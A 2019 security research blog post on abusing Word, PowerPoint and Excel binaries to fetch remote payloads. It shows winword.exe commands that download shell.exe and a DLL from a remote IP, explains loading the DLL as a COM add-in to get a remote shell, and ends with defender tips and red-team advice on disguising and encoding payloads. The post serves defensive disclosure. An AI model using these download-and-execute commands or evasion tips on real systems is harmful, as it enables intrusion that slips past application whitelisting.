



# Unsanitized file validation leads to Malicious payload download via Office binaries.




Reegun J · Follow


3 min read · Jul 13, 2019





--




3









Update 23-Sep-2019 — Added to Lolbas|Lolbin contribution.

<https://lolbas-project.github.io/lolbas/OtherMSBinaries/Winword/>  
<https://lolbas-project.github.io/lolbas/OtherMSBinaries/Powerpnt/>  
<https://lolbas-project.github.io/lolbas/OtherMSBinaries/Excel/>

As a part of finding vulnerable endpoints to improve defence, I used to reckon legitimate binaries on any chance of masking for payload download/execute.

I focused my research towards Office binaries (winword/powerpnt/excel), My aim is to download a payload remotely via legitimate binaries by application whitelisting and execute via Office binaries.

I came to know that we can able to open a remote document as Read-Only, I focused on that feature.

## 1. Payload Download — No proper validation on remote files.

I tried to download a remote file and it opens as Read-Only ,but i wonder is there any cache stored locally?

|

`winword.exe "http://192.168.1.10/test.docx"`

I fired up Procmon this time and look for artefacts and found the cache was stored on below 2 locations temporarily.

*%localappdata%\Microsoft\Windows\Temporary Internet Files\Content.MSO*

*%localappdata%\Microsoft\Windows\Temporary Internet Files\Content.IE5\*  
*[random folder]*

*%localappdata%\Microsoft\Windows\Temporary Internet Files\*

This time i tried to download an executable and Winword.exe opens with scrambled strings.

*winword.exe "http://192.168.1.10/shell.exe"*

I noticed the file was downloaded here  
*%localappdata%\Microsoft\Windows\Temporary Internet Files\Content.MSO*  
and deletes itself once the document closed, This is enough for an attacker to get the payload.

I probed further and found the raw payload was stored in  
*%localappdata%\Microsoft\Windows\Temporary Internet Files\Content.IE5\*  
*[random folder]\* as .EXE even after the document closed, Amazing!.

Using this method , An attacker will **mask the payload download** to evade defence mechanism especially **Application whitelisting**.

**2. Execute the payload in ‘Office’ way — used for defence evasion.**


I focused my research on how to execute payload with the help of Office binaries.

This time i downloaded a DLL

*winword.exe "http://192.168.1.10/TeamsAddinLoader.dll"*

Once the DLL was downloaded , I probed possible ways to execute the DLL via Office binaries, As researched There is a feature we can load Addins to Microsoft office.

I load the DLL payload via Microsoft Office, Awesome again I got the remote shell, When i see the chain of events, **Winword.exe -> Rundll32 -> C2**, There is no initial visibility on command line that which file rundll32 loaded (Ofcourse we can get those details by looking in to memory)



### Steps:

*winword.exe ->file ->options ->Add-ins ->manage COM addins -> click GO -> add the dll.*

The above 2 features indeed not a vulnerability, but the attackers can use windows legitimate binaries to download and execute the payload, This have been tracking as LOLBINS.

<https://youtu.be/yk3gKrgRVEE>

As you can see above all payload download and execute are carried on via Office binaries.

But we can recommend Microsoft on first method “Payload Download” to stop downloading/opening when the file was not in supported format.

Recommendation to Blue/Red Team:

Blue Team:

- Always look for non-microsoft domain connections from Office binaries
- Investigate the executables which are written by Office binaries
- Respect your instinct on suspicious events.

Red Team:

- Download the file with document extensions.
- Base64 the executable and download with document extensions.
- Do the same as XOR'd
- Insert the base64 payload to original document.

- Split the inserted payload to original document.
- Password protect the Base64 embedded document.

Security

Red Team

Blue Team

Exploit

Threat Hunting

-- 3



Written by Reegun J

104 Followers

#800080 Teamer | Threat Researcher | Malware analyst | Reverse Engineer

Follow